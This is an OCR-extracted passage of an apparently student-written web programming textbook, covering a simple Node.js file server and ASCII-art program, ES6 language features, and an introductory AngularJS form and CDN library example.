
Running a File Server with Node.js

Node.js is made to be run on a server. One operation of a server is to serve files to the user. This is incredibly easy to do with Node.js. Copy the following code into an empty file with the title `NodeFileServer.js`.

```
var sys = require("util"),
    http = require("http"),
    url = require("url"),
    path = require("path"),
    fs = require("fs");

http.createServer(function(request, response) {
    var uri = url.parse(request.url).pathname;
    var filename = path.join(process.cwd(), uri);
    fs.exists(filename, function(exists) {
        if(!exists) {
            response.writeHead(404, {"Content-Type": "text/plain"});
            response.end("404 Not Foundn");
            return;
        }

        fs.readFile(filename, "binary", function(err, file) {
            if(err) {
                response.writeHead(500, {"Content-Type": "text/plain"});
                response.end(err + "n");
                return;
            }
```

```
            response.writeHead(200);
            response.end(file, "binary");
        });
    });
}).listen(8080);

console.log("Server running at http://localhost:8080/");
```

Then place this picture in the same directory.



After saving these two things navigate to the directory that these are saved in on the command-line and type `node NodeFileServer.js`. After that executes find a browser and go to `http://localhost:8080/nodejslogo.jpg`. The following screen should appear.

It is that easy to create a file server with Node.js! But what exactly is happening? *[win]*

How Does Node.js Work?

The code is executed using Google Chrome's V8 JavaScript Engine, and that helps Node.js execute code very efficiently. This, however, is not the only feature of Node.js that make it a good choice for building applications. Node.js is also single threaded, but the non-blocking nature of Node.js (which will be explained in a later section) enables it to serve a much larger number of requests than traditional servers. Node.js uses what is called asynchronous event-driven, non-blocking runtime. There is obviously a lot of explaination for that phrase to make any sense to the average listener, so the next few sections will hopefully provide some clarity. *[org]*

Asynchronous Event-Driven Programming

Asynchronous programming is something that is not often talked about, but is used by almost every programmer. Asynchronous programs are responsive to the user. In web development this makes a lot of sense. There is no need for a webpage to ask "Did anything happen?" repeatedly. Instead the webpage reacts to what are called events. On a webpage a user clicks a button, and an event is fired. Then the code that is attached to that event runs. It isn't possible to see what order the code will be executed in when looking at the source. In the above example the file server only provides files at the users request. When a user requests a file an event is triggered, and the server retrieves the file. The rest of the time the node is inactive. *[sin]*

Non-Blocking

Node.js is designed to be non-blocking, but what exactly does this mean? In plain english it means that the program doesn't have to wait for one thing to finish before it can move on to the next thing. This specifically applies to non-JavaScript operations when using Node.js. In the above example, if another function was added to the program then that function would not have to wait for the program to retrieve the file before it could execute. This feature, combined with asynchronous event-driven programming makes Node.js really fast. Speed is one of the major advantages of Node.js. *[tut]*

Using Javascript to program

It is also possible with Node.js to run programs that would typically be written in other languages. This next example shows how advanced these programs can be. It outputs CIS in ASCII characters with a user specified font size. This is done using while loops, nested for loops, and if else statements in order to show that these programs can be just as complex as programs written in other languages. Place this code in a file named `PrintCIS.js` and run in from the command-line by entering `node PrintCIS.js`

```
var stdin = process.openStdin();

stdin.addListener("data", function(d) {
    // note:  d is an object, and when converted to a string it will
    // end with a linefeed.  so we (rather crudely) account for that
    // with toString() and then trim()
    var scale = Number(d.toString().trim());
        var c1 = ["C", "C", "C", "C", "C"];
        var c2 = ["C", " ", " ", " ", " "];

        var i1 = ["I", "I", "I", "I", "I"];
        var i2 = [" ", " ", "I", " ", " "];

        var s1 = ["S", "S", "S", "S", "S"];
        var s2 = ["S", " ", " ", " ", " "];
        var s3 = [" ", " ", " ", " ", "S"];

        var count = 0;
        var line = 1;
        var output = "";
        while (line <= 5*scale)
        {
                if (line == ((scale*5) - (scale - 1)) || line == 1){
                    for (var i = 0; i < scale; i++) {
                        for (var j = 0; j < c1.length; j++) {
                                count = 0;
                                while(count < scale)
```

```
                                        {
                                                output += c1[j];
                                                count++;
                                        }
                                }
                                output += "\n";
                                line++;
                        }
                        }
                else
                {
                        for (var i = 0; i < c2.length; i++)
                        {
                                count = 0;
                                while (count < (scale))
                                {
                                        output+=c2[i];
                                        count++;
                                }
                        }

                        output += "\n";
                        line++;
                }
        }

        line = 1;
        output += "\n";

        while (line <= (5*scale))
                        {
                                if (line == ((scale*5) - (scale - 1)) || line == 1)
                                {
                                        for (var j = 0; j < scale; j++)
                                        {
                                                for (var i = 0; i < i1.length; i++)
                                                {
                                                        count = 0;
                                                        while (count < (scale))
                                                        {
                                                                output += i1[i];
                                                                count++;
                                                        }
                                                }
                                                output += "\n";
                                                line++;
                                        }
                                }
                                else
                                {
                                        for (var i = 0; i < i2.length; i++)
                                        {
                                                count = 0;
                                                while (count < (scale))
                                                {
                                                        output += i2[i];
                                                        count++;
                                                }
```

```
                                        }

                                        output += "\n";
                                        line++;
                                }
                        }

        line = 1;
        output += "\n";

        while (line <= 5*scale)
                        {
                                if (line == ((scale*5) - (scale - 1)) || line == 1 ||␣
↪line == (scale*2) + 1)
                                {
                                        for (var j = 0; j < scale; j++)
                                        {
                                                for (var i = 0; i < s1.length; i++)
                                                {
                                                        count = 0;
                                                        while (count < (scale))
                                                        {
                                                                output += s1[i];
                                                                count++;
                                                        }
                                                }


                                                output += "\n";
                                                line++;
                                        }

                                }



                                else if (line < (scale*2) + 1 && line > 1)
                                {
                                        for (var i = 0; i < s2.length; i++)
                                        {
                                                count = 0;
                                                while (count < (scale))
                                                {
                                                        output += s2[i];
                                                        count++;
                                                }
                                        }

                                        output += "\n";
                                        line++;
                                }

                                else
                                {
                                        for (var i = 0; i < s3.length; i++)
                                        {
                                                count = 0;
                                                while (count < (scale))
```

```
                                                {
                                                        output += s3[i];
                                                        count++;
                                                }
                                        }

                                        output += "\n";
                                        line++;
                                }
                        }

    console.log(output);
});
```

Nothing happened? Type a number into the command prompt and hit Enter.

```
C:\Users\Kyle Hovey\Documents>node PrintCIS.js
1
CCCCC
C
C
C
CCCCC

IIIII
  I
  I
  I
IIIII

SSSSS
S
SSSSS
    S
SSSSS
```

Enter any font size and watch the letters get bigger! This example shows that by using Node.js, JavaScript can be used to make applications that take and process input just the same as any other programming language. This is only one example of what can be done with JavaScript. Experimentation is encouraged in order to learn all the capabilities of JavaScript using Node.js.

Other Features of Node.js

As mentioned previously, Node.js also provides a library that makes programming in JavaScript easier to program with, and also adds features to the language.

One of these additions is the introduction of global objects. This includes_filename and_dirname, which can be printed to show the file path and directory that the file is located in, respectively. There are also three Global functions. `setTimeout()` can be used to run a callback after a certain number of milliseconds. `clearTimeout()` is used to clear a previously set timer. The last is `setInterval()` which can be used to run a function repeatedly after a specified number of milliseconds.

Another feature of Node.js is the modules that it provides. One of these is the HTTP Module, which was used in the second example above. The HTTP module makes it possible to create a web server and client with JavaScript.

Node.js also comes equipped with several utility modules. The uses of these modules vary. The OS Module provides functions that are related to operating-systems. There is the Path Module, which adds the capability of handling and transforming file paths. The Net Module acts as a network wrapper. A module called the DNS Module makes DNS lookup possible with JavaScript functions. Finally the Domain Module allows the handling of multiple I/O operations in one group. *[tut]*

Conclusion

Node.js expands the usefulness of JavaScript in many ways. Whether it is on the server, or to write an application in JavaScript, Node.js provides this capability. While there is a bit of a learning curve to understand the libraries added to JavaScript by Node.js, asynchronous, and non-blocking methods of programming, once these are understood Node.js can be utilized to make extremely fast applications. Node.js simplifies programming with JavaScript, as well as networking applications as a whole. Node.js is still a fairly new technology and is being tweaked and improved constantly.

CHAPTER 9

ECMAScript 6

Written by Lana

What is it?

ECMAScript is the standardize language for JavaScript and is defined by ECMA-262 standard *[Zakas]*. JavaScript is used in most web browsers allowing programmers to create more functionality, but with a user friendly interaction for the client. So with the new ECMAScript 6, also known as ES6, this will allow programmers to write more readable and cleaner code. With the latest update, implementation for the new features of ES6 has begun. Most web browser are up to date and support the new features. Hopefully, programmers have read up on the new update and are least underway to improve their code. *[gitHub]*

When is it used?

JavaScript may have multiple uses, such as client-side validation of form elements, allowing the user to drag and drop elements, updating a table, asynchronously retrieving data from a server and loading it into the page (AJAX), and more. Basically, it is primarily used in the form of client-side JavaScript. It allows programmers to enhance the web browser's interface(s) making the website more dynamic.

The most common web browsers include Firefox, Chrome, Safari, Internet Explorer, Microsoft Edge, and Opera. According to Kangax, all of the listed most common web browsers excluding Internet Explorer have implemented 97% of the new features. Wheras, Internet Explorer only support 11% of the new features. That may be due to Microsoft Edge potentially replacing Internet Explorer. *[Kangax]*

History

In the early stages, ECMAScript first appeared at Netscape and in that company's Navigator 2.0 browser. Soon it also appeared in other browsers from Netscape and Internet Explorer. *[ECMAScript]*

The ECMAScript Language Specification was created by Brendan Eich in November 1996. The first edition of this ECMA standard was adopted by the ECMA General Assembly of June 1997. The changes between the first and second edition were editorial in nature. The second edition was submitted shortly after to be be approved as international standard ISO/IEC 16262 in April 1998.

Then the third edition had a larger adoption allowing it to be incorporated with the World Wide Web resulting it to be the main programming language to be supported by all web browsers. The development team started working on the new updates for the fourth edition. However, it was not complete so it was never implemented. The fifth edition had minor correction and was submitted to ISO/IEC JTC 1. *[ECMAScript]*

Following, the sixth edition development started in 2009. The development team's goal was to enhance the language. Their biggest goal was to:

> included providing better support for large applications, library creation, and for use of ECMAScript as a compilation target for other languages. Some of its major enhancements included modules, class declarations, lexical block scoping, iterators and generators, promises for asynchronous programming,destructuring patterns, and proper tail calls.
>
> The ECMAScript library of built ins was expanded to support additional data abstractions including maps, sets, and arrays of binary numeric values as well as additional support for Unicode supplemental characters in strings and regular expressions. The builtins were also made extensible via subclassing. The sixth edition provides the foundation for regular, incremental language and library enhancements. *[ECMAScript]*

ES6 New Features

Var vs. Let

Typically to declare a variable was by using "var". Wherever variables occured the code executes the variables first, this is known as "hoisting". If a variable is declared outside of a function, it is considered a global variable. With the new ES6 update, a new way to declare a variable is by using "let". So declaring a let variable has the same syntax compared to var. Essentially, let could replace the var declaration. *[Zakas]*

Fig. 9.1: The variable is declared within the for loop INSIDE the function. Notice, that the variable can be called outside the for loop, meaning the variable is function scoped. It can only be called inside the function.

Variables can be either declared as "var" or "let", depending on the contexts and whether if the variable should be accessible or not. Basically, variables that are declared as "var" are considered as function scope, whereas "let"

Fig. 9.2: This is similar to the picture above, but the variable was declared by using "let". Notice that the variable is called outside the function. However, there is an error message saying "variable is not define". Let variables are blocked scope and that is why it can not be called outside of the block.

variables are considered block scope. The two images above displays how a "var" declaration is function scoped and can be called anywhere INSIDE the function. Whereas, "let" variables can only be access within the block making it block function scoped. *[Zakas]*

Another difference is that 'let' variables can not be re-declared using the same name.

Fig. 9.3: The variable "count" is declared by using var which is valid. It just replaces the value of count with the new value.

However, it will not throw an error if a new variable is created within a containing scope by using let.

This is acceptable because let snack is declared within a function making the variable block scope. If called outside the function, it would return popcorn, the global variable.

Arrow Function

Arrow functions is a shorter function syntax... Kind of. It is best used when the function is small, and inline. Functions can be written the typical way of writing a function, however, the arrow function provides a "cleaner" and more readable code.

Fig. 9.4: Notice the variable lemon is declared by using "let" which is valid for the first variable, but not for the second. The second variable states gives an error message because "let" can not redefined an identifier that already exists in the same scope.

The following is the way to write a function that is not using the new arrow syntax.

Fig. 9.5: A simple example of how to write a function

The image above is an example of an arrow function. The entire function is on a single line. The keyword "function" has been removed; In this example "helloWorld" is the function name followed by "name" which is the parameter; then the arrow syntax is followed by the "body" of the function. In this case it will display "Hello, Timmy".

An arrow function can still be written with more content in the body. To do so, following the arrow syntax (=>) should be curly braces and the content within. Obviously, it will no longer be inline but, still somewhat shorter syntax.

A common error in Javascript is how binding "this" inside a function. The value of "this" could be changed inside a function which may not be the intention of the programmer. The purpose of the arrow function is to eliminate the number of errors. Arrow functions do not bind "this", meaning the value of "this" is determined by looking up the scope chain. *[Zakas]*

Template Literals

ECMAScript 5 lacked features for certain situations dealing with multiple strings. Programmers found work around ideas to make results on a single line, and multiple lines. Some of these practices were considered syntax bugs so it was not the best practice. An example of a work around idea was to add backward slash when the intentions of the results are to be a single line instead of multiple lines.

Another work around to make string results on multiple lines was by adding backslash + n + backslash wherever a new line was needed.

ECMAScript 5 lacked some features which is in now included in ES6 – template literals "fixes" multiline strings, basic string formatting and HTML escaping (the ability to transform a string so it is safe to insert into HTML). JavaScript could have added more functionality to already existing strings, but template literals are a new approach to solve some problems.





Fig. 9.6: Even though this is a simple example, it displays how programmers would make the string results output on a single line instead of multiple.




```
let welcome = "Welcome to Flower Shop";
let address = "555 Flower Street";
let city = "Des Moines, IA 50310";
let phone = "(515) 555-5555";
let transation = 2457732;
let product = "tulip";
let productCost = 10;
let product2 = "daisy";
let product2Cost = 15;
let total = 1.06 * (productCost + product2Cost);


console.log(`${welcome}
${address}
${city}
${phone}

Transaction Number: ${transation}
qty   product     price
1     ${product}       $${productCost}
1     ${product2}       $${product2Cost}

TOTAL DUE: $${total}`);
```

```
Native Browser JavaScript
>
Welcome to Flower Shop
555 Flower Street
Des Moines, IA 50310
(515) 555-5555

Transaction Number: 2457732
qty   product     price
1     tulip       $10
1     daisy       $15

TOTAL DUE: $26.5
```

Typically, this would be done in SQL database, but for this assignment the example is to display how template literals allows multiple lines, includes spacing and a cleaner way to include variables.

Template literals are used with ticks or backticks (this is above the tab key) instead of quotation marks. Also, to have them on a new line, just move the content to a new line and it will show this in the results. Looking at line 20 – 25 from the image above, notice there is additional spacing between "qty", "product", and "price". This is one of the new features apart of the template literal. Prior to this update, concatenation was the way to include a variable. However, notice in the example it is included by "${variable}". This update avoids previous work around and is a cleaner way to output text and variables.

Classes

JavaScript did not have classes prior to ES6 update. Instead, there were libraries that functioned like a class, but became very unclear and confusing for many programmers.

```
59  let Color = function(name, favColor) {
60    this.name = name;
61    this.favColor = favColor;
62  };
63
64  Color.prototype.sayColor = function() {
65    console.log(this.name + "'s favorite color is " + this.favColor + ".");
66  };
67
68  let green = new Color("Haley", "green");
69
70  green.sayColor();
71
72

Native Browser JavaScript
>
Haley's favorite color is green.
```

Fig. 9.7: old way to write a class

In this example "Color" is the constructor taking name and color as the parameters. The sayColor() is a method that is assigned to prototype so the same function is shared by all instances of the "Color" object. Than the object is created by using the "new" operator.

ES6 update on how to make a class is a lot clearer to read. This example is fairly simple, but displays an easier way to read and write the class. For starters, begin with the 'class' keyword followed by the name of the class. Next, create a constructor which is where the parameters would be taken in. It is cleaner to create a constructor by using the keyword

```
3  class Person{
4
5    constructor(studentID, firstName, lastName, email, phone) {
6      this.studentID = studentID;
7      this.firstName = firstName;
8      this.lastName = lastName;
9      this.email = email;
10     this.phone = phone;
11   }
12   returnStudentID() {
13     console.log(`${this.studentID}`);
14   }
15   returnName() {
16     console.log(`${this.firstName} ${this.lastName}`);
17   }
18   returnEmail() {
19     console.log(`${this.email}`);
20   }
21   returnPhone() {
22     console.log(`${this.phone}`);
23   }
24 }
```

Fig. 9.8: New way to write a class

```
26 let cole = new Person(123456, "Cole", "Nelson", "cole.nelson@my.simpson.edu", "515-255-6555");
27 cole.returnName();
28 cole.returnEmail();
29 cole.returnPhone();
30 cole.returnStudentID();
31
32

Native Browser JavaScript
>
Cole Nelson
cole.nelson@my.simpson.edu
515-255-6555
123456
```

"constructor" instead of creating a function that defines the constructor. Then, create the methods associated with the class. Since the class has a concise syntax there is no need to use the "function" keyword to make a function. Instead, name the method followed by open and close parentheses.

- With the new feature, there are some differences between the two and how they behave. Class declarations are not hoisted unlike function declaration. Class declarations behave similarly to let declarations, so they exist in the block until execution reaches the declaration.
- All code within the class declarations runs in strict mode and there is no way to opt out of it. Strict mode is a way to have better error-checking into your code.
- In the new ES6 features, methods are non-enumerable meaning an object property can not be modified within the class.
- Calling a constructor without "new" will throw an error message. There are actually a lot of changes on how a class behaves so what was listed above is just a small handful of those alterations.

Promises

Web developers needed to incorporate a way to manage how asynchronous user interactions should be executed. Node.js allowed asynchronous programming more common with callbacks. However, it was not powerful enough for programmers. Therefore, promises were the solution to this issue. Promises are an alternate option for asynchronous programming. Resembling events and callbacks, a promise specifies some code to be executed later, but promises also explicitly indicate whether the code resolved or failed. *[Zakas]*

In the example below may be a silly concept. Nevertheless, this shows how a promise is set up. Notice that a promise is created; usually it takes two parameters (most common parameters is resolve and reject). A function is created to randomly "roll" a six sided die and to return a random number. If the results are an odd number, it will be resolved else it will be rejected.

```
1  "use strict";
2  //Promises take two parameters, "resolve" and "reject"
3  let myPromise = new Promise((resolve, reject) => {
4    //inside the promise, first, create a function to "roll" a 6 sided die
5    let rollDice = (min, max) => {
6      let randomNum = Math.floor(Math.random() * (max - min + 1)) + min; //returns a number between min and max
7      return randomNum;
8    };
9
10   let results = rollDice(1, 6); //call the function
11   console.log(`results = ${results}`); //visually see what the results are
12
13   if (results % 2) { //if random number is odd
14     resolve("You may pass!"); //resolve
15   } else {
16     reject("You shall not pass!"); //else reject
17   }
18 });
19 //****** handles resolve and error message ***************
20 //fulfilled stage
21 myPromise.then((res) => {
22   console.log(res + "\n handles the resolve message");
23   //rejection stage
24 }, (err) => {
25   console.log(err + "\n handles the reject message");
26 }
27 );
```

A promise life cycle has three stages. Pending, fulfilled, and rejected.

1. Pending stage indicates the operation is not complete.
2. Fulfilled stage indicates the operation fulfilled successfully.
3. Rejected stage indicates the operation failed due to an error or another cause.

Notice in the example above, line 20 – 25 is how the promise handles the fulfilled and rejected stage.

Again, this is a simple example and there are more components to promises. Promises are a powerful way to asynchronous program and provides a cleaner way to do so.

Conclusion

The ES6 update has been one of the largest updates for JavaScript programmers with the intention of cleaner and more concise coding. The examples above are only a handful of concepts that were updated which barely covers half. However, the update has been a positive update allowing programmers to write cleaner code, make it more readable, and fixes a lot work around that were considered as bugs.

Sources

CHAPTER 10

AngularJS Tutorial By:Michael Borland

The Brief History of Google's AngularJS

Disclaimer it's probably the worst together paper I've ever wrote, I didn't get finished and tell 7:40AM. I felt like I owed you something for giving me the extension and being so generous with it. I just couldn't manage to get a good paper out of the time I had with everything else going on.

Angular.js was developed by Google as an open source way to make HTML at the time, HTML5 now more efficient and gives a simpler way to do what would take would take a bunch of JavaScript to achieve before angular. AngularJS's first release was put on GitHub in 2010 on November 11 *[GITHUB]*. The Tech Crunch article went into depth about the second full version release of AngularJS. It offered some insightful details on what are the big pluses to the two versus one, and it made a point of pointing out that one and two are not at all compatible. Article offered up some possible solutions to help you make your decision on which version to pick. The modern progression of things is probably go with two if you're new to angular JS. If you're a developer coming under projects that are written and angular JS 1.0-1.6 what this tutorial written. The decision whether to upgrade it is tied to availability of the money or not, to essentially rewrite the same program in the upgraded version.The tech crunch article also, announced the release date for angular 2.0 out of beta in 2014,so took them four years to innovate the framework to make it even more efficient, and make mobile development easier. In doing so as mentioned above they made versions incompatible[TECHCRUNCH]_. The Following tutorial is in AngularJS 1.6.

Introduction to AngularJS

There are couple reasons that AngularJS is attractive to all kinds of developers, during this tutorial the simpler aspects of Angu

- Netflix
- angularJS.org
- weather.com
- YouTube for PS3

[EDUONIX]

Directives

Directives are the NG–controller,app,or model that are part of the the HTML in the form properties below. Out of habit in the form example below, I named the form attributes the same thing to make it easier when making changes in the future, and it makes it easier to remember if you're trying to manipulate in another program.It also makes it easy when you're having to remember which directive you're trying to use is the right over in the label name so you don't have to go far.The directives here are bound to each field name, first name last name etc., now they are prepared to be able to automatically update if something is entered into an input box. The data binding just has to take place and in order for your form to work. First though you need to be stepped through the scope object, how it's used in data binding, and then discuss the properties of the data binding represented in the example. *[ANGULAR_2]*

Data binding and Scope

The data binding in scope principle is in general the double brackets in the double brackets with the variable name inside of it, that how you bind data to the specific element in HTML. In order to even be able to do this you need to have a scope object created with all of the elements mentioned above already typed out. Then you have to have a scope object followed by a . and then variable name to then be able to see something print to the screen. You can see in the example below that all of the scope variable names have been bound to each individual field and if you were to have access to this program you could make your own registration form with your own data. It would print the screen automatically, and as you can see it's little to no code to do so thanks to angularJS.

[ANGULAR_4] [ANGULAR_3]

Module and Controller

In programming, you must have a container of some type to send all the data to the compiler, in the case of object oriented programming it's a main method, everything must be called inside main. This is a similar concept to angular JS, but it must be inside of module method. This can be found in this the simple form example below on line 31 where variable is set to testFormApp, and that is used again on line 32. Line 32 is where the controller aspect of things come in, and this is where another parallel can be drawn if you have relatively little experience programming, the controller acts as the constructor for an object called scope which will be discussed below. The object for scope has been created so this is where the concept of the view model controller comes in, basically angular has separated the application into three parts, the angular logic, what you the user sees, and the actual information.[STFALCON]_ *[ANGULAR_5] [ANGULAR_6]*

An important topic to discuss when trying to implement libraries nowadays is the use of linking in with content delivery networks. Below CDN's are described in a little bit of detail, as they pertain to the implementation of AngularJS the framework, and the many libraries that increase the functionality of the framework.

Content Delivery Network Description

AngularJS has two ways of implementing the libraries that compose the entirety of the framework in your HTML pages. One, is going to the website: AngularJS and downloading the library, or you can use a content delivery network. Now, to explain further the content delivery network, it is a static or not group of Web Servers that that will always send you to a server location nearest to your IP, that is a very brief a limited description of a CDN explained in much more detail by *[AMZ]*. Sites that are available as content delivery networks are the two listed below in the example, and several others. Programmers can investigate CDN's to see if they offer the libraries that they're looking for. By searching AngularJS CDN on Google and it should come up with the most popular CDN for Angular. The CDN's that are listed below, may not necessarily come up with angular content, but they could serve up other libraries. The list came in part, in no particular order from: cdnreviews.

- Amazon cloud front

- MaxCDN
- CDN77

Examples Of Libraries Available In AngularJS

```
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<title>Example of Angular Libraries</title>

<!-- This is the main library that you need to have linked, or downloaded to use␣
→AngularJS. -->
<script     src="https://ajax.googleapis.com/ajax/libs/angularjs/1.4.8/angular.min.js"></
→script>

<!-- These are a bunch of libraries that expand the functionality of the above  the␣
→above framework. -->
<script     src="https://ajax.googleapis.com/ajax/libs/angularjs/1.4.8/angular-route.js">
→</script>
<script     src="https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.6.4/angular-messages.
→js"></script>
<script     src="https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.6.4/angular-message-
→format.min.js.map"></script>
<script     src="https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.6.4/angular-message-
→format.min.js"></script>
<script     src="https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.6.4/angular-message-
→format.js"></script>
<script     src="https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.6.4/angular-loader.
→min.js.map"></script>
<script     src="https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.6.4/angular-loader.js
→"></script>
<script     src="https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.6.4/angular-loader.
→min.js"></script>
<script     src="https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.6.4/angular-csp.css">
→</script>
<script     src="https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.6.4/angular-cookies.
→min.js.map"></script>
<script     src="https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.6.4/angular-cookies.
→min.js"></script>
<script     src="https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.6.4/angular-cookies.
→js"></script>
<script     src="https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.6.4/angular-aria.min.
→js.map"></script>
<script     src="https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.6.4/angular-aria.min.
→js"></script>
<script     src="https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.6.4/angular-animate.
→min.js.map"></script>
<script     src="https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.6.4/angular-animate.
→min.js"></script>
<script     src="https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.6.4/angular-animate.
→js"></script>

</head>
<body>
<!-- Links to a bunch more libraries are found at the link below. -->
```

```
<a href="https://cdnjs.com/libraries/angular.js/1.6.4">AngularJS libraries Available here</a>


</body>
</html>
```

Form Example

Explanation of what the form does goes here. i patterned it off of this and expanded it by 7 fields. *[W3SCHOOLS]*

```
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Angular Form Example</title>
<script     src="https://ajax.googleapis.com/ajax/libs/angularjs/1.4.8/angular.min.js"></script>
<script     src="https://ajax.googleapis.com/ajax/libs/angularjs/1.4.8/angular-route.js"></script>
</head>

<body>
<div ng-app="myAngularTest" ng-controller="testForm">


<form>
<h1>{{changeHeading}}</h1>
<label for="changeHeading">Change Form Title:<input type="text" name="changeHeading" ng-model="changeHeading"></label><br /> <br />
<label for="ID_number">Type Your ID:<input type="text" name="ID_number" ng-model="ID_number"></label><br /><br />
<label for="firstName">Type your First Name:<input type="text" name="firstName" ng-model="firstName"></label><br /><br />
<label for="lastName">Type your Last Name:<input type="text" name="lastName" ng-model="lastName"></label><br /> <br />
<label for="email"> Type Your Email:<input type="text" name="email" ng-model="email"></label><br /> <br />
<label for="username">Type Your Username:<input type="text" name="username" ng-model="username"></label>  <br /> <br />
<label for="pass">Type Your Password:<input type="password" name="pass" ng-model="pass"></label>
<label for="hf"><input type="hidden" name="hf" ng-model="hf"></label>
</form>
<h1 style="text-decoration: underline;">Test Form Output Below For {{firstName}} {{lastName}}</h1>

<p>Your ID is: {{ID_number}}</p>
<p> Your First Name is: {{firstName}}</p>
<p> Your Last Name is: {{lastName}}</p>
<p>Your Email is: {{email}}</p>
<p>Your Username is: {{username}}</p>
<p>Your Password is: {{pass}}</p>
<p>Hidden Field Test: {{hf}}</p>

</div>
```

```
<!-- The below script tag contains the code that constructs the
 AngularJS form Application, and allows for the data binding above. -->
<script>
var testFormApp = angular.module('myAngularTest', []);
testFormApp.controller('testForm',function($scope){
$scope.ID_number ="";
$scope.firstName="";
$scope.lastName="";
$scope.email="";
$scope.username="";
$scope.pass="";
$scope.hf="This is a test of the hidden field Binder.";
$scope.changeHeading="Test Form";

});
</script>


</body>
</html>
```

Image of empty example form


